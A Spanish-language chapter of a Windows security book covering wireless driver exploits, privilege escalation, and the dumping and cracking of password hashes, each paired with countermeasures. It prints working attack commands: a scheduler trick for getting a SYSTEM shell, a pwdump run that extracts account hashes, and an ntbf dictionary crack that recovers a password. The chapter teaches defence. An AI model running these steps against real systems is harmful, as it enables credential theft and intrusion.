HD Moore codificó un módulo de explotación de Metasploit para controladores de dispositivo de tarjetas de red inalámbricas para tres vendedores populares: Broadcom, D-Link y Netgear. Cada explotación requiere la biblioteca Lorcon y funciona sólo en Linux con una tarjeta inalámbrica. El módulo de explotación de Netgear, por ejemplo, envía un marco de señales inalámbricas tan grande que lleva a la ejecución de código remoto en modo de kernel en sistemas que ejecutan las versiones de controlador inalámbrico Netgear vulnerables. Todos los adaptadores Netgear vulnerables dentro del rango de ataque se verán afectados por cualquier marco de

señal recibida, aunque los adaptadores deben estar en un estado no asociado para que esta explotación funcione.

Piense en este ataque la próxima vez que esté pasando por una zona con muchos accesos inalámbricos, como un área metropolitana poblada o un aeropuerto grande. Es probable que cada una de esas "redes inalámbricas disponibles" ya haya echado raíces en su máquina.

Medidas para contrarrestar las explotaciones de controladores

La forma más obvia de reducir el riesgo ante ataques a controladores de dispositivos consiste en aplicar parches de vendedores lo antes posible.

La otra opción consiste en deshabilitar la funcionalidad afectada (dispositivo) en entornos de alto riesgo. Por ejemplo, en el caso de ataques a los controladores de red inalámbrica descritos, recomendamos desactivar su radio de red inalámbrica mientras pasa por áreas con altas concentraciones de puntos de acceso. Casi todos los vendedores de computadoras portátiles proporcionan un interruptor de hardware externo para este fin. Por supuesto, pierde funcionalidad de dispositivo con esta medida, así que no es muy útil si necesita usar el dispositivo (y en caso de la conectividad inalámbrica, casi siempre la necesita).

Microsoft ha reconocido este problema al proporcionar firmas de controlador en las versiones más recientes de Windows; de hecho, las versiones de 64 bits de Vista y Server 2008 requieren firmas confiables en el software de modo de kernel (visite http://www.microsoft.com/whdc/winlogo/drvsign/dvsign.mspx). Por supuesto, la firma de controlador hace la suposición de que el código firmado está bien construido y no proporciona una seguridad real de que fallas de seguridad como desbordamientos de búfer no existen en el código. Así que el impacto de la firma de código en el controlador de dispositivo aún está por verse.

En el futuro, los métodos como User-Mode Driver Framework (UMDF) de Microsoft pueden proporcionar mucho mejor mitigación para esta clase de vulnerabilidades (consulte http://en.wikipedia.org/wiki/User-Mode_Driver_Framework). La idea detrás de UMDF es proporcionar una API dedicada mediante controladores de modo de usuario con privilegios mínimos que pueden acceder al kernel en muchas formas bien definidas. Por lo tanto, aunque el controlador tenga una vulnerabilidad de seguridad que es explotada, el impacto resultante para el sistema sería mucho menor que en el caso de un controlador de modo de kernel tradicional.

ATAQUES AUTENTIFICADOS

Hasta ahora hemos ilustrado las herramientas y técnicas que suelen utilizarse para obtener algún nivel de acceso a sistema de Windows. Por lo general, estos mecanismos dan como resultado varios grados de privilegio en el sistema de destino, de Guest a SYSTEM. Sin embargo, sin importar el grado de privilegio obtenido, la primera conquista en cualquier entorno de Windows es sólo el principio de una campaña mucho más grande. En esta sección se detalla la manera en que se emprende el resto de la guerra una vez que falla el primer sistema, y la primera batalla está ganada.

Escalamiento de privilegios

Una vez que los atacantes han obtenido una cuenta de usuario en un sistema de Windows, buscarán de inmediato la manera de obtener privilegios equivalentes a Administrador o SYSTEM.

Uno de los grandes hackeos de Windows fue la llamada familia de explotaciones *getadmin* (consulte http://www.windowsitsecurity.com/Articles/Index.cfm?ArticleID=9231). Getadmin fue el primer ataque serio de *escalamiento de privilegios* contra Windows NT4, y aunque ese ataque específico fue parchado (después de NT4 SP3), la técnica básica por la cual funciona, *inyección de DLL*, todavía vive y se usa efectivamente hoy en día.

El poder de getadmin enmudeció de alguna forma por el hecho de que debe ejecutarlo un usuario interactivo en el sistema de destino, como en casi todos los ataques de escalamiento de privilegios. Debido a que pocos usuarios pueden iniciar sesión interactivamente en un servidor Windows, como opción predeterminada, sólo es realmente útil para los pícaros miembros de varios grupos de operadores integrados (Cuenta, Respaldo, Servidor, etc.) y por la cuenta de servidor de Internet predeterminada, *IUSR_nombredelequipo*, que tiene este privilegio. Si los individuos maliciosos ya cuentan con el privilegio de inicio de sesión interactivo en su servidor, las explotaciones de escalamiento de privilegios no van a empeorar demasiado las cosas. Ya tienen acceso a todo lo que quieran.

La arquitectura de Windows aún enfrenta tiempos difíciles previniendo las cuentas de inicio de sesión interactivas de escalamiento de privilegios, debido principalmente a la diversidad y complejidad del entorno de inicio de sesión interactivo de Windows (consulte, por ejemplo, http://blogs.technet.com/askperf/archive/2007/07/24/sessions-desktops-and-windows-stations.aspx). Aún peor, los inicios de sesión interactivos se han difundido mucho más porque Terminal Server de Windows ha asumido la manta del caballo de carga de administración remota y procesamiento distribuido. Por último, es importante considerar que el vector más importante para escalamiento de privilegios para sistemas de clientes de Internet es el explorador Web y el procesamiento de correo electrónico, como se observó antes y como lo analizaremos de nuevo en el capítulo 12.

NOTA También analizaremos la explotación de escalamiento de privilegios suprasistema LSADump en páginas posteriores de este capítulo.

Por último, debemos observar que obtener el estatus de Administrador no es técnicamente el mayor privilegio que alguien puede obtener en una máquina de Windows. La cuenta SYSTEM (también conocido como Sistema local, o cuesta NT AUTHORITY\SYSTEM) en realidad cuenta con más privilegios que Administrador. Sin embargo, existen algunos trucos para permitir que el administrador obtenga fácilmente privilegios SYSTEM. Uno es abrir una shell de comandos al usar el servicio Windows Scheduler, como se muestra a continuación:

```
C:\>at 14:53 /INTERACTIVE cmd.exe
```


O puede usar la herramienta gratuita psexec de Sysinternals.com, que incluso le permitirá ejecutarse como SYSTEM remotamente.

Prevención de escalamiento de privilegios

Ante todo, mantenga los niveles de parche apropiados para sus sistemas de Windows. Las explotaciones como getadmin aprovechan las fallas del núcleo del sistema operativo y no se mitigarán completamente hasta que esas fallas se corrijan en el nivel del código.

Por supuesto, los privilegios de inicio de sesión interactivos deben restringirse de forma severa para cualquier sistema que hospeda datos confidenciales, porque explotaciones como éstas se vuelven mucho más fáciles ya que se obtiene este punto de apoyo crítico. Revise los derechos de inicio de sesión interactivos bajo Windows 2000 y posterior, ejecute la applet Directivas de seguridad (ya sea local o de grupo), encuentre el nodo Directivas locales\Asignación de derechos de usuario, y revise la manera en que está poblado el derecho Inicio de sesión local.

Nuevos en Windows 2000 y posterior, muchos de estos privilegios tienen ahora contrapartes que permiten que grupos específicos o usuarios se *excluyan* de los derechos. En este ejemplo, puede usar Denegar el inicio de sesión local, como se muestra aquí:



Extracción y ruptura de contraseñas

Una vez que se ha obtenido el estado equivalente a Administrador, los atacantes suelen voltear su atención a obtener la mayor cantidad de información que pueda servir como palanca para más conquistas del sistema. Además, es probable que los atacantes con credenciales equivalentes a Administrador hayan pasado sobre un solo jugador menor en la estructura general de su red, y tal vez desee instalar herramientas adicionales para esparcir su influencia. Por lo tanto, una de las primeras actividades después de la explotación de los atacantes es obtener más nombres de usuario y contraseñas, porque estas credenciales suelen ser la clave para extender la explotación a todo el entorno, y tal vez incluso a otros entornos vinculados a través de diversas relaciones.

NOTA A partir de XP SP2 y posterior, uno de los primeros pasos clave después de la explotación consiste en deshabilitar la Firewall de Windows. Muchas de las herramientas analizadas a continuación funcionan por medio de servicios de red de Windows que están bloqueados por la configuración predeterminada de la Firewall.

Captura de los hashes de contraseña

Popularidad:	*8*
Simplicidad:	*10*
Impacto:	*10*
Evaluación del riesgo:	***9***

Al haber obtenido algo equivalente al estatus de Administrador, los atacantes querrán ir directo a los hashes de contraseña del sistema. Éstos se almacenan en el Windows Security Accounts Manager (SAM), bajo NT4 y anterior, y en Active Directory, en controladores de dominio (DC) de Windows 2000 y posterior. SAM contiene los nombres de usuario y las contraseñas con hash de todos los usuarios del sistema local, o el dominio, si la máquina es un controlador de dominio. Es el golpe de gracia del hackeo de sistema de Windows, la contraparte del archivo /etc/passwd del mundo de UNIX. Aunque la SAM en cuestión vuelve de un sistema de Windows independiente, las probabilidades indican que de quebrarlo se revelarán credenciales que dan acceso al controlador de dominio, gracias al reciclaje extenso de contraseñas por usuarios típicos. Por lo tanto, quebrar el SAM es también una de las herramientas más poderosas para escalamiento de privilegios y explotación de confianza.

Obtención de hashes El primer paso en cualquier ejercicio de quebrar la contraseña consiste en obtener los hashes de contraseña. Dependiendo de la versión de Windows en juego, esto puede lograrse de varias formas.

En sistemas independientes de Windows, los hashes de contraseña se almacenan en %systemroot%\system32\config\SAM, que se bloquea siempre que el sistema operativo está en ejecución. El archivo SAM también se representa como uno de los cinco panales importantes del registro de Windows, bajo la clave HKEY_LOCAL_MACHINE\SAM. Esta clave no está disponible para lectura casual, incluso por la cuenta Administrador (sin embargo, con un poco de habilidad y el servicio Scheduler puede hacerse). En controladores de dominio, los hashes de contraseñas se mantienen en Active Directory (%windir%\WindowsDS\ntds.dit). Ahora que sabemos dónde se almacenan las cosas valiosas, ¿cómo llegamos a ellas? Existen varias formas, pero la más sencilla consiste en extraer los hashes de contraseña de forma programática de SAM o Active Directory al usar herramientas publicadas.

SUGERENCIA Si sólo es curioso y quiere examinar los archivos SAM de forma nativa, puede arrancar en entornos de Windows alternos como WinPE (http://blogs.msdn.com/winpe/) y BartPE (http://www.nu2.nu/pebuilder/).

NOTA Cubrimos el olfateo de la autentificación de Windows en "Ataques de engaño de autentificación", en páginas anteriores de este capítulo.

Extracción de hashes con pwdump Con acceso administrativo, los hashes de contraseña pueden volcarse fácilmente desde el Registro en un formato estructurado, adecuado para análisis fuera

de línea. La utilería original para completar esto se denomina pwdump, de Jeremy Allison, y se han lanzado varias versiones mejoradas, incluidas pwdump2, de Todd Sabin; pwdump3e e-business technology, Inc.; y pwdump6 por el equipo foofus.net (www.foofus.net). Foofus.net también lanzó fgdump, que es una envoltura de pwdump5, y otras herramientas que hacen automática la extracción de hash remoto, volcado de caché LSA, y enumeración de almacenamiento protegido (en breve analizaremos las últimas dos técnicas). La familia de herramientas pwdump usa la técnica de inyección DLL para insertarse a sí misma en un proceso en ejecución privilegiada (por lo general, lsass.exe) para extraer hashes de contraseña.

SUGERENCIA Las versiones antiguas como pwdump2 no funcionarán en Windows Vista, porque el proceso LSASS fue movido a una estación de Windows separada.

pwdump6 funciona de forma remota por medio de SMB (139 o 445 de TCP), pero no funcionará dentro de un inicio de sesión interactivo (todavía puede usar fgdump para volcado de contraseña interactivo). En el siguiente ejemplo se muestra pwdump6 usado contra un sistema Server 2008 con Firewall de Windows deshabilitado:

```
D:\Toolbox>PwDump.exe -u Administrator -p password 192.168.234.7

pwdump Version 1.7.1 by fizzgig and the mighty group at foofus.net

Using pipe {2A350DF8-943B-4A59-B8B2-BA67634374A9}
Key lenght is 16
No pw hist

Administrator:500:NO PASSWORD***:3B2F3C28C5CF28E46FED883030:::
George:1002:NO PASSWORD***:D67FB3C2ED420D5F835BDD86A03A0D95:::
Guest:501:NO PASSWORD***:NO PASSWORD**********************:::
Joel:1000:NO PASSWORD***:B39AA13D03598755689D36A295FC14203C:::
Stuart:1001:NO PASSWORD***:6674086C274856389F3E1AFBFE057BF3:::

Completed.
```

Observe que la salida NO PASSWORD en el tercer campo indica que este servidor no está almacenando hashes en el formato LM débil.

Medidas para contrarrestar pwdump

Siempre que la inyección de DLL todavía funcione en Windows, no existe defensa contra los derivados de pwdump. Sin embargo, tranquilícese, pues ese pwdump requiere privilegios equivalentes a Administrador para ejecutarse. Si los atacantes ya han obtenido esta ventaja, tal vez haya poco que pueda lograrse en el sistema local que no se haya hecho ya (sin embargo, usar hashes de contraseña capturados para atacar sistemas confiables es otra cuestión, como veremos pronto).

Ruptura de contraseñas

Popularidad:	*8*
Simplicidad:	*10*
Impacto:	*10*
Evaluación del riesgo:	***9***

Así que ahora nuestro intrépido intruso tiene nuestros hashes de contraseña en sus pequeñas y sucias manos. Pero espere un segundo: todos esos libros de criptografía que hemos leído nos recuerdan que la creación de hashes es el proceso de cifrado de *una vía*. Si estos hashes de contraseña se crearon con cualquier algoritmo medio decente, debe ser imposible derivar las contraseñas en texto simple.

Pero donde hay deseo, existe una forma. Al proceso de derivar las contraseñas de texto a partir de hashes se le conoce como *ruptura de contraseña*, o a menudo sólo *ruptura*. La ruptura de contraseña es, en esencia, una adivinación de contraseña fuera de línea sofisticada y rápida. Una vez que se conoce el algoritmo de creación de hash, puede usarse para calcular el hash de una lista de valores de contraseña posibles (digamos, todas las palabras en el diccionario inglés) y comparar los resultados con una contraseña a la que se ha aplicado hash y que se recuperó al usar una herramienta como pwdump. Si se encuentra una coincidencia, la contraseña se ha adivinado o "roto" con éxito. Este proceso suele realizarse fuera de línea contra hashes de contraseña capturados, para que el bloqueo de cuenta no sea un problema y se pueda seguir adivinando infinitamente.

Desde un punto de vista práctico, la ruptura de contraseñas se reduce a tener como objetivo algoritmos de hashes débiles (si están disponibles), adivinanzas inteligentes, herramientas y, por supuesto, tiempo de procesamiento. Analizaremos cada una de estas opciones.

Algoritmos de hashes débiles Como hemos analizado, el algoritmo LanManager (o LM) tiene vulnerabilidades bien publicitadas que permiten una ruptura mucho más rápida: la contraseña se divide en dos mitades de 7 caracteres y todas las letras se cambian a mayúsculas, recortando las 2^{84} posibles contraseñas alfanuméricas para los 14 caracteres a sólo 2^{37} hashes diferentes. Como le mostraremos en un momento, casi todos los hashes LM pueden quebrarse en cuestión de segundos, sin importar la complejidad que se emplee en la contraseña. Microsoft comenzó a eliminar el uso del algoritmo de hash en versiones recientes de Windows para mitigar estas debilidades.

El nuevo hash NTLM no tiene estas debilidades y, por lo tanto, requiere de un esfuerzo significativamente mayor para romperse. Si se siguen las prácticas de selección de contraseña sólidas (es decir, configurar un tamaño de contraseña mínimo apropiado y usar la directiva de complejidad de contraseña predeterminada forzada como opción predeterminada en Windows Vista y posterior), es imposible romper los hashes de contraseña NTLM con fuerza bruta al usar las capacidades de cómputo actuales.

Todos los hashes de Windows sufren una debilidad adicional: no tienen sal. Casi todos los sistemas operativos agregan un valor aleatorio denominado sal a una contraseña antes de aplicar hash y almacenarla. La sal se almacena junto con el hash, para que pueda verificarse después que una contraseña coincide con el hash. Esto parecería marcar una escasa diferencia para un atacante con altos privilegios, porque pueden extraer la sal junto con los hashes, como demostramos antes, al usar herramientas como pwdump. Sin embargo, el uso de sal no mitiga otro tipo

de ataque: como cada sistema crea una sal aleatoria para cada contraseña, es imposible calcular tablas de hash que aceleren el proceso de ruptura. Analizaremos los ataques de tablas de hash calculadas previamente como tablas de arcoiris más adelante, en esta sección. Microsoft ha elegido históricamente incrementar la fortaleza de su algoritmo de aplicación de hash a contraseñas en lugar de usar sal, basado en la suposición de que crear tablas calculadas previamente para el algoritmo más fuerte es poco práctico en este caso.

Adivinación inteligente De manera tradicional, existen dos formas de alimentar la ruptura de contraseñas: diccionario y fuerza bruta. Más recientemente, las tablas de ruptura calculadas previamente se han vuelto populares para acelerar el ritmo y la eficiencia de la ruptura de contraseñas.

La *ruptura mediante diccionario* es el más simple de los métodos. Toma una lista de términos y los hashes uno por uno, comparándolos con la lista de hashes capturados, a medida que lo hace. Obviamente, este método sólo encontrará las contraseñas contenidas en el diccionario proporcionado por el atacante. Por el contrario, identificará rápidamente cualquier contraseña en el diccionario, sin importar lo robusto que sea el algoritmo de hash (sí, ¡aun los hashes NTLM!).

La *ruptura mediante fuerza bruta* consiste en adivinar cadenas aleatorias generadas a partir del conjunto de caracteres deseado, y puede agregar tiempo considerable al esfuerzo de romper la contraseña debido al esfuerzo masivo requerido para aplicar hash a todos los valores aleatorios posibles dentro del espacio de caracteres descrito (por ejemplo, existen 26^7 posibles cadenas alfabéticas en inglés en mayúsculas de 7 o menos caracteres, o más de 8 000 millones de hashes).

Un punto medio adecuado entre los intentos de ruptura mediante fuerza bruta y diccionario consiste en adjuntar letras y números a palabras de diccionarios, una técnica de selección de contraseña común entre usuarios perezosos que seleccionan "password123" en ausencia de una combinación más imaginativa. La herramienta popular pero ahora sin soporte para ruptura de contraseñas L0phtcrack ofrece una opción híbrida de diccionario/fuerza bruta como ésta. Las herramientas de ruptura de contraseñas más recientes implementan técnicas de adivinación mejoradas "inteligentes" como las que se muestran en la figura 4-5, tomadas de la herramienta de ruptura LCP (que se analizará pronto).

Más recientemente, la ruptura de contraseñas ha evolucionado hacia el uso de tablas de hash calculadas de manera previa para reducir en gran medida el tiempo necesario para generar hashes para comparación. En 2003, Philippe Oechslin publicó un artículo (apoyándose en el trabajo de 1980 por Hellman, y mejorado por el legendario criptógrafo Rivest en 1982) que describe una técnica de intercambio de memoria de tiempo criptoanalítica que le permitía romper el *99.9% de todos los hashes de contraseñas LanManager alfanuméricos (2^{37}) en 13.6 segundos*. En esencia, se buscaba un equilibrio entre colocar toda la carga del esfuerzo de la ruptura de contraseñas en calcular previamente las llamadas tablas arcoiris de hashes al usar el diccionario y la fuerza bruta. Entonces la ruptura de contraseñas se vuelve un ejercicio simple: comparar los hashes capturados con las tablas calculadas previamente. (Para una mejor explicación por parte del inventor del mecanismo de las tablas arcoiris, consulte www.isc2.org/cgi-bin/content.cgi?page=738). Como ya observamos, la falta de sal en la administración de contraseña de Windows hace posible este ataque.

Project Rainbow Crack fue una de las primeras herramientas para implementar este método (visite www.antsight.com/zsl/rainbowcrack), y muchas herramientas nuevas de ruptura de contraseñas dan soporte a tablas hash calculadas previamente. Para darle una idea de la efectividad que puede tener este método, Project Rainbow Crack ofreció una tabla de hash calculada previamente para LanManager que cubría el símbolo alfanumérico de 14 espacios por 120 dólares, con los 24 GB de datos enviados por correo por medio de FedEx en seis DVD.




Figura 4-5 Las opciones de diccionario de ruptura de contraseñas de LCP son robustas, lo que facilita la ruptura de contraseñas con base en diversas variantes de palabras del diccionario.

Herramientas Las herramientas de ruptura de contraseñas de Windows han disfrutado una larga y robusta historia. Una de las más famosas fue L0phtcrack, producida por la firma de investigación de seguridad conocida como L0pht. Es lamentable que L0phtcrack ya no tenga soporte, pero existen todavía algunas buenas herramientas disponibles para romper contraseñas.

En el departamento de herramientas de línea de comandos existe lmbf y ntbf (www.toolcrypt.org), John the Ripper (www.openwall.com/john/), y MDcrack (c3rb3r.openwall.net/mdcrack/). El siguiente es un ejemplo de ntbf rompiendo contraseñas NTLM en modo de diccionario:

```
D:\test>ntbf.exe hashes.txt roto.txt Diccionario.txt 14
ntbf v0.6.6, (C)2004 orm@toolcrypt.org
-------------------------------------
input file: 5 lines read
```

```
checking against ntbf.dat... finished
trying empty password... not found
trying password = username... 0 hashes found
starting dictionary mode (# = 1000,000)
5 passwords tried. 1 hashes found

D:\test>type roto.txt
Administrator:P@55w0rd
```

John the Ripper sigue siendo también una buena opción, pero tendrá que obtener el parche separado si quiere intentar ruptura de contraseñas de NTLM (www.openwall.com/john/contrib/john-1.7.2-ntlm-alainesp-6.1.diff.gz).

Entre las herramientas de ruptura de contraseñas gráficas de Windows se incluyen LCP (www.lcpsoft.com), Cain (www.oxid.it), y Ophcrack basado en tablas arcoiris (ophcrack.sourceforge.net). En la figura 4-6 se muestra LPC en acción realizando ruptura de contraseñas de diccionario en hashes de NTLM de un sistema Windows Server 2008. Este ejemplo usa un diccionario personalizado para los hashes de destino que dan como resultado una tasa elevada de éxito, que (una vez más) no es típicamente representativo de ruptura de contraseñas bien seleccionadas de NTLM. Observe que tampoco Server 2008 almacena hashes LM como opción predeterminada, eliminando un objetivo muy jugoso de la superficie de ataque histórica del sistema operativo.




Figura 4-6 El diccionario LCP rompiendo contraseñas de NTLM de un sistema Windows Server 2008. Observe que los hashes LM no se almacenan en la configuración predeterminada de Server 2008.

Tal vez la herramienta para ruptura de contraseña que cuenta con la mayor cantidad de características sea Cain (¡cielos, parece que esta herramienta sale mucho a relucir en el contexto de prueba de seguridad de Windows!). Puede aplicar todos los métodos de ruptura de contraseñas típicos, que incluyen:

- Diccionario y fuerza bruta.
- Hashes de LM.
- Hashes de NTLM.
- Desafío olfateo/respuestas (incluidos LM, NTLM y NTLM Security Sesion).
- Ruptura de contraseñas mediante tablas de arcoiris (por medio de Ophcrack, RainbowCrack o tablas winrtgen).

Cain se muestra en la figura 4-7 empezando a romper hashes de NTLM Session Security obtenidos a través del olfateador integrado.

Por último, si está en el mercado de la ruptura comercial de contraseñas, revise el software de recuperación de contraseña distribuida de Elcomsoft, que desencadena la combinación de hasta 10 000 CPU de estación de trabajo, además de la unidad de procesamiento gráfico (GPU, Graphic Processing Unit) presente en cada tarjeta de video del sistema, para incrementar la eficiencia de ruptura de contraseñas por un factor de hasta 50 (elcomsoft.com/edpr.html).

Tiempo de procesamiento A fin de que la discusión hasta el momento no dé la falsa impresión de que la ruptura de contraseñas de Windows es un ejercicio de gratificación instantánea, piense




Figura 4-7 Cain en funciones de ruptura de contraseñas de hashes de NTLM Session Security obtenidos por medio de un olfateador integrado.

de nuevo. Sí, los algoritmos débiles como hash de LM con espacio de caracteres (relativamente) pequeño lleva a una adivinación de fuerza bruta y tablas de arcoiris calculadas previamente en cuestión de segundos. Pero el hash de LM se ha vuelto cada vez más raro, ahora que Microsoft lo ha eliminado de sus nuevas versiones de Windows, dependiendo sólo del hash de NTLM, como opción predeterminada, en Vista, Server 2008 y más allá. La ruptura del hash de NTLM, basado en un algoritmo MD5 de 128 bits, toma un esfuerzo muchísimo mayor.

Puede estimarse cuánto esfuerzo más se necesita al suponer simplemente que cada carácter adicional en una contraseña incrementa su imprevisibilidad o entropía en la misma cantidad. El teclado de 94 caracteres, por lo tanto, ofrece 94^7 posibles hashes de 7 caracteres de longitud (el máximo para LM), olvidando por un momento que el hash de LM sólo usa el espacio de caracteres en mayúsculas. Por lo tanto, el hash de NTLM, con un máximo teórico de 128 caracteres, tendría 94^{128} bits de entropía. Suponiendo una tasa promedio de 5 millones de revisiones hash por segundo en un equipo de escritorio típico (como lo reportó Jussi Jaakonaho en 2007 para *Hackers en Windows, tercera edición*. Y apoyado por el artículo http://en.wikipedia.org/wiki/Password_strength), tomaría apenas 7.27×10^{245} segundos, o 2.3×10^{238} años buscar exhaustivamente el espacio de contraseñas de NTLM de 128 caracteres, o generar tablas de arcoiris de NTLM.

Desde un punto de vista práctico, las limitaciones del cerebro humano evitarán el uso de contraseñas de 128 caracteres realmente aleatorios en cualquier momento cercano. Por lo tanto, el esfuerzo de quebrarla realmente depende de la cantidad de entropía presente en la contraseña a la que se aplicó hash. Aún peor, se entiende ampliamente que los hábitos de selección de contraseñas de los seres humanos dan como resultado entropías reducidas sustancialmente relacionadas con la selección pseudoaleatoria, sin tomar en cuenta el algoritmo (consulte, por ejemplo, la publicación especial de NIST 800-63 en http://csrc.nist.gov/publications/nistpubs/800-63/SP800-63V1_0_2.pdf, apéndice A). Así, la "poca fortaleza" del algoritmo de aplicación de hash se vuelve irrelevante, porque se distorsiona con la entropía real de las contraseñas. La firma de software de recuperación de contraseña AccessData indicó una vez que al usar un conjunto relativamente lineal de rutinas basadas en diccionario, su software podría quebrar de 55 a 65% de todas las contraseñas en un mes (consulte http://www.schneier.com/blog/archives/2007/01/choosing_secure.html). Como verá en el siguiente análisis de medidas, esto coloca la carga defensiva en la selección de contraseñas fuertes.

Medidas para contrarrestar la ruptura de contraseñas

Como se ilustró con el análisis anterior de dinámicas para romper contraseñas, la mejor defensa contra éstas es decididamente no técnica; sin embargo, tal vez sea la más importante para implementar: seleccionar contraseñas fuertes.

Como ya mencionamos, la versión más moderna de Windows se configura de manera predeterminada con la opción Directivas de seguridad "La contraseña debe cumplir con los requisitos de complejidad" habilitada. Esto requiere que las contraseñas de todos los usuarios, cuando se crean o cambian, deban cumplir los siguientes requisitos (desde Windows Server 2008):

- No puede contener nombre de cuenta de usuarios o partes del nombre completo del usuario que exceda dos caracteres consecutivos.
- Debe tener por lo menos seis caracteres de longitud.
- Debe contener caracteres de tres o más de las siguientes cuatro categorías:
  - Caracteres en mayúsculas en español (de la A a la Z).

- Caracteres en minúsculas en español (de la a a la z).
- 10 dígitos base (de 0 a 9)
- Caracteres no alfabéticos (por ejemplo, !, $, #, %)

